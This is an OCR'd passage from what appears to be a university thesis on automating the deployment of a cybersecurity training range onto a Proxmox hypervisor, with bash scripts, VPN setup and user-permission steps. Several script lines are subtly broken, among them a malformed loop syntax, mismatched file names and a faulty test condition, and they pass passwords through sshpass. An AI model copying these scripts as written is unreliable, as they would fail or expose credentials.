
Then the process of copying the images directory to the scratch location inside the hypervisor is leveraging ssh to do it, because this requires no additional tools to be installed. Copying the image data can be time consuming and it depends on various factors with the major ones being the network connection between the deployment node and the hypervisor node and the type of storage used on those two ends. (**Figure 26**)



```
echo Copying VM images to proxmox
sshpass -p ${proxmox_pass} scp -Crpv ./disks/* ${proxmox_user}@${proxmox_ip}:${destination_dir}
```

***Figure 26: Automation Script-Virtual Machine Storage Copy Action***

For the generation of the virtual bridges configuration, the script enumerates existing virtual bridges, creates a configuration file with new bridges and copies it to the target host (**Figure 27**)




```
# Generating bridges.conf append file
touch ./append_bridges.conf
for i in $ (eval {0..$vnets_num})
do
    let vmbr_num++
    echo "auto vmbr$vmbr_num" >> ./append_bridges.conf
    echo "iface vmbr$vmbr_num inet manual" >> ./append_bridges.conf
    echo "  bridge-ports none" >> ./append_bridges.conf
    echo "  bridge-stp off" >> ./append_bridges.conf
    echo "  bridge-fd 0" >> ./append_bridges.conf
done
echo Copying netconfig to proxmox
sshpass -p ${proxmox_pass} scp -Cpv ./appended_bridges.conf ${proxmox_user}@${proxmox_ip}:/root/
```

*Figure 27: Automation Script-Virtual Network Bridges Function*

### 4.3.5 Automation: Virtual Machine Image Decompression

Next, with all the virtual machine image data already copied over to the hypervisor scratch location, they all need to be uncompressed to their original format as QEMU images (*qcow2*) (**Figure 28**)




```
echo Uncopressing images and deleting the compressed archive
for i in $ (eval {0..$vm_num})
do
    eval "vmid_curr=vm$i"
    sshpass -p $proxmox_pass ssh ${proxmox_user}@${proxmox_ip} "cd $destination_dir/$vmid_curr/ && 7z e $destination_dir/$vmid_curr/*.7z"
    # sshpass -p $proxmox_pass ssh ${proxmox_user}@${proxmox_ip} "rm ${destination_dir}/$vmid_curr/*.7z"
done
```

*Figure 28: Automation Script-Virtual Machine Storage Decompression*

*Note: There are commented lines ready to remove the compressed archives to save space from the Proxmox host, which is always desirable, but it requires the underlying storage to be very reliable. It is always recommended to check the final state of the copied virtual machine, before removing the compressed archives.*

### 4.3.6 Automation: Application of the new Network Configuration


The network configuration is applied by appending the newly generated file into the hypervisor's bridges configuration file and restarting the networking service. (**Figure 29**)



```
echo Copying netconfig to proxmox
sshpass -p ${proxmox_pass} scp -Cpv ./appended_bridges.conf ${proxmox_user}@${proxmox_ip}:/root/
# Creating the network bridges
echo Appending Network Bridges
sshpass -p $proxmox_pass ssh ${proxmox_user}@${proxmox_ip} "cat /root/appended_bridges.conf >> /etc/network/interfaces"

echo Applying Configuration
sshpass -p $proxmox_pass ssh ${proxmox_user}@${proxmox_ip} "systemctl restart networking"
```

*Figure 29: Automation Script-Virtual Network Bridges Creation*


The actual creation of the virtual machine is done by leveraging the Proxmox QEMU Manager to create and register each instance. (**Figure 30**)



```
# Creating VMs
for i in $ (eval {0..vm_num})
do
    sshpass -p $proxmox_pass ssh ${proxmox_user}@${proxmox_ip} "qm create ${vm$i} --name $image_vm$i $vm$i_nets --ostype \
    $vm$i_type --scsi0 ${vm_storage}:0,import-from=$destination_dir/$image_vm$i/${image_vm$i}.qcow2 \
    --boot order=scsi0 --bios=$vm$i_bios --cores $vm$i_cpu --memory=$vm$i_ram"
    # Allow system to instantiate the VM
    sleep 20
done
```

***Figure 30: Automation Script-Virtual Machine Instance Creation***

Lastly, after the creation of all the virtual machines, the script proceeds on to powering them one by one in a serial manner so the researchers can evaluate them (Figure 31).



```
# # Sleeping for 1 minute in case remote storage is slow. Comment it out of used with fast NVMe or similar storage
sleep 60
# # Starting the created Virtual Machines
for i in $ (eval {0..vm_num})
do
    sshpass -p $proxmox_pass ssh ${proxmox_user}@${proxmox_ip} "qm start ${vm$i}"
    # Allow VM to boot up for 20 seconds
    sleep 20
done
```

***Figure 31: Automation Script-Virtual Machine Start Action***

### 4.3.7 Cyber Range Deployment Validation

After running this script, depending on the storage and network performance of the target Proxmox [16] host, all virtual machines will be ready to start.

When the Cyber Range is deployed, and all its virtual machines are started, a group of networks is formed that are interconnected via the Firewall virtual machine. As described in the methodology section, each network segment has a set of properties that dictate the access rules to and from this network to other networks. Additionally, each virtual machine must be exactly as it was on the original cyber range and it the case of the current cyber range environment, the following applies.

*Note: Each system can be validated by comparing the integrity of their image data. While SSH copy protocol (SCP) does that automatically when the transfer is done, there is always room for errors when the image a written to the host storage from the host RAM. That integrity check can be done manually using the 7-zip tool installed on both the Proxmox hypervisor and the computer that has a copy of the image. The 7-zip tool has a built in CRC hashing function where SHA-256 for example can be used on both machines and compare if the file is identical (*Figure 32*).*




***Figure 32: 7z Storage Image Checksum***

# 5. Test Cases

Each test case aims to demonstrate the deployment feasibility, functionality of the environment, the effectiveness of the monitoring stack against simulated threats along with the respective configuration. By deploying the new environment in a server environment validates the functionality of the automation. Also, to point out the practical benefits of something like this, configuring a monitoring stack and launching attacks using some of the most common methods illustrates why the Cyber Range approach in integral part of cybersecurity.

## 5.1 Cyber Range Deployment Procedure on a University server


The University of Piraeus has allocated some resources to facilitate university researchers and one of these resources is a Proxmox [16] Hypervisor installed on a physical Server. To deploy the cyber range, VPN remote access to the server is needed, along with Proxmox credentials. The images, configuration files and scripts are to be provided by the user – deployer. Additionally, since access to the server is done through VPN, a relatively fast ISP connection is required to reduce the transfer times as much as possible. For reference, the deployment is done through a 200Mbps downlink and 20Mbps upload ISP connection and lasted about 8 hours

### 5.1.1 Connection to the VPN Access to Remote Proxmox

The VPN connection provided by the University is an OpenVPN profile, so to be able to connect to it from a Windows [46]node, OpenVPN [54] needs to be installed from https://openvpn.net/community-downloads/

Once installed, running it, a taskbar tray icon will be shown that resembles an Ethernet Connection with a Padlock (Figure 33) and right clicking on the icon allows the VPN profile import (Figure 34)

***Figure 33: OpenVPN Process Icon***




pfSense2-UDP4-9194-vpnuser-researcher1-config
Import
Settings...
Exit
Import file...
Import from Access Server...
Import from URL...

***Figure 34: OpenVPN Connection***

Once the profile is imported, upon starting the VPN connection, an interactive prompt for credentials will pop up that needs to be filled with credentials provided by the University.

### 5.1.2 Preconfiguring the provisioning script

Once connected to the VPN, server is reachable via browser (in this case at https://192.168.30.2:8006 ) (**Figure 35**)



- Datacenter
  - labsrv1
    - 100 (VM 100)
    - 101 (c2m)
    - 102 (WebProxy)
    - 103 (TEST)
    - localnetwork (labsrv1)
    - Labsrv1LUN (labsrv1)
    - Labsrv1SCSI (labsrv1)
    - local (labsrv1)
    - local-lvm (labsrv1)

| Type ↑ | Description | Disk usage... | Memory us... | CPU usage | Uptime | Host CPU ... | Host Mem... | Tags |
|---|---|---|---|---|---|---|---|---|
| node | labsrv1 | 14.3 % | 3.9 % | 0.1% of 80 ... | 31 days 05:0... | | | |
| qemu | 100 (VM 100) | 0.0 % | 19.6 % | 0.1% of 4 ... | 31 days 04:4... | 0.0% of 80... | 0.6 % | |
| qemu | 101 (c2m) | 0.0 % | 34.2 % | 0.7% of 4 ... | 27 days 01:3... | 0.0% of 80... | 1.1 % | |
| qemu | 102 (WebProxy) | 0.0 % | 38.9 % | 0.1% of 6 ... | 30 days 08:5... | 0.0% of 80... | 0.6 % | |
| qemu | 103 (TEST) | 0.0 % | 90.4 % | 0.4% of 1 ... | 12 days 03:4... | 0.0% of 80... | 0.4 % | |
| sdn | localnetwork (labsrv1) | | | | - | | | |
| storage | Labsrv1LUN (labsrv1) | 1.8 % | | | - | | | |
| storage | Labsrv1SCSI (labsrv1) | | | | - | | | |
| storage | local (labsrv1) | 14.3 % | | | - | | | |
| storage | local-lvm (labsrv1) | 0.0 % | | | - | | | |

*Figure 35: Proxmox WebUI Console*


As seen on the server, there are already running virtual machines that are out of scope of the cyber range, but it is perfect example that most times the equipment used is not dedicated to one specific purpose and it is important to have isolated deployments despite this limitation.

Next, it is useful to prepare the script and the target hypervisor for the upcoming deployment, so the first step is to gather all required information out of the server infrastructure, which includes:

- Networks used
- Available capacity (storage, cpu, ram )
- Storage Pool configuration
- Resource Pool configuration

In this server we see that (**Figure 36**):

- The network used for management is 192.168.30.0/24, so that will be considered the WAN network for the optional environment gateway.
- Available capacity is more than adequate to host the Cyber Range




labsrv1 (Uptime: 31 days 05:40:12)

CPU usage 0.03% of 80 CPU(s)
IO delay 0.00%
Load average 0.00,0.01,0.05
RAM usage 3.87% (19.46 GiB of 503.48 GiB)
KSM sharing 0 B
/ HD space 14.29% (13.42 GiB of 93.93 GiB)
SWAP usage 0.00% (0 B of 8.00 GiB)
CPU(s) 80 x Intel(R) Xeon(R) Gold 5218R CPU @ 2.10GHz (2 Sockets)
Kernel Version Linux 6.8.4-3-pve (2024-05-02T11:55Z)

*Figure 36: Proxmox System Capacity*

- The storage pool configuration aside from the default pool configuration, there is an iSCSI mount which could function as storage for the environment, but it is connected through a 1GbE which does not allow for high transfer speeds. This could cause the whole environment to be very unresponsive and slow, so this is why the local M.2 SSD storage will be used in this case.


Next, since the current server can be used by many users, it is recommended to create a user that afterwards can be the owner of the environment (**Figure 37**).



| User name | Realm | Enabled | Expire | Name | TFA |
|---|---|---|---|---|---|
| nikitas | pve | Yes | never | Nikitas Makris | No |
| root | pam | Yes | never | | No |

*Figure 37: Proxmox User List*

The created user is also recommended to be created under Proxmox Realm and Not PAM since it can have limited privileges and offer more control granularity (**Figure 38**).


Add: User

User name: nikitas

Realm: Proxmox VE authenticat

Password:

Confirm password:

Group:

Expire: never

Enabled: ☑

First Name:

Last Name:


E-Mail:

Comment:

Advanced □

*Figure 38: Proxmox User Addition*

By default, this user does not have Proxmox administrative privileges, which may or may not be granted. In this case, the goal is after the cyber range creation, the usage of the environment needs to be conducted only under this user so administrative privileges should be granted only to the environment resources. A resource pool can be created to group every virtual resource of the environment, so a single user can be the owner of that and be able to administer everything in it without necessarily having administrative privileges out of that (**Figure 39**).




Edit: Pool

Name: CyberRange

Comment:

*Figure 39: Proxmox Resource Pool Creation*

To grant Pool Admin privileges to a specific user is as simple as adding the user and its role to Pool Permissions (**Figure 40** and **Figure 41**).




Add: User Permission

User: nikitas@pve

Role: PVEAdmin


*Figure 40: Proxmox User Permissions Addition*



| User/Group/API Token | Role |
|---|---|
| nikitas@pve | PVEVMAdmin |
| nikitas@pve | PVEAdmin |

*Figure 41: Proxmox User Roles List*


To test what the user sees, a dummy virtual machine template was created as a pool member and here is what the Pool Administrator User sees, verifying that all other irrelevant resources are not accessible (**Figure 42**).



| | |
|---|---|
| Memory | 2.00 GiB |
| Processors | 1 (1 sockets, 1 cores) [x86-64-v2-AES] |
| BIOS | Default (SeaBIOS) |
| Display | Default |
| Machine | Default (i440fx) |
| SCSI Controller | VirtIO SCSI single |
| CD/DVD Drive (ide2) | none,media=cdrom |
| Network Device (net0) | virtio=BC:24:11:2A:BF:E3,bridge=vmbr0,firewall=1 |

*Figure 42: Proxmox Non Root-Pool Administrator View*

All the gathered information must be inserted in the bash automation script, which in this case is (**Figure 43**):




```
#!/bin/bash
# This script is supposed to be the main automation script for Proxmox Cyber Range
# Author Nikitas Makris

# Configure here the credentials of your root user on proxmox or any PAM user that has rights on the local storage

# Prior to running this script, proxmox VE must have a storage pool large enough to store all the compressed images. To do that you need to go in
# Datacenter - Storage and add a directory that can store Disk Images pointing somewhere with enough space.

# Installing sshpass tool so that non interactive ssh password can be passed on from this script to the server
OS=$(cat /etc/os-release | grep "PRETTY_NAME" | sed 's/PRETTY_NAME=//g' | sed 's/["]//g' | awk '{print $1}')
if [ $OS == "Kali" || $OS == "Ubuntu" || $OS == "Debian"]; then
    apt update && apt install sshpass p7zip-full -y
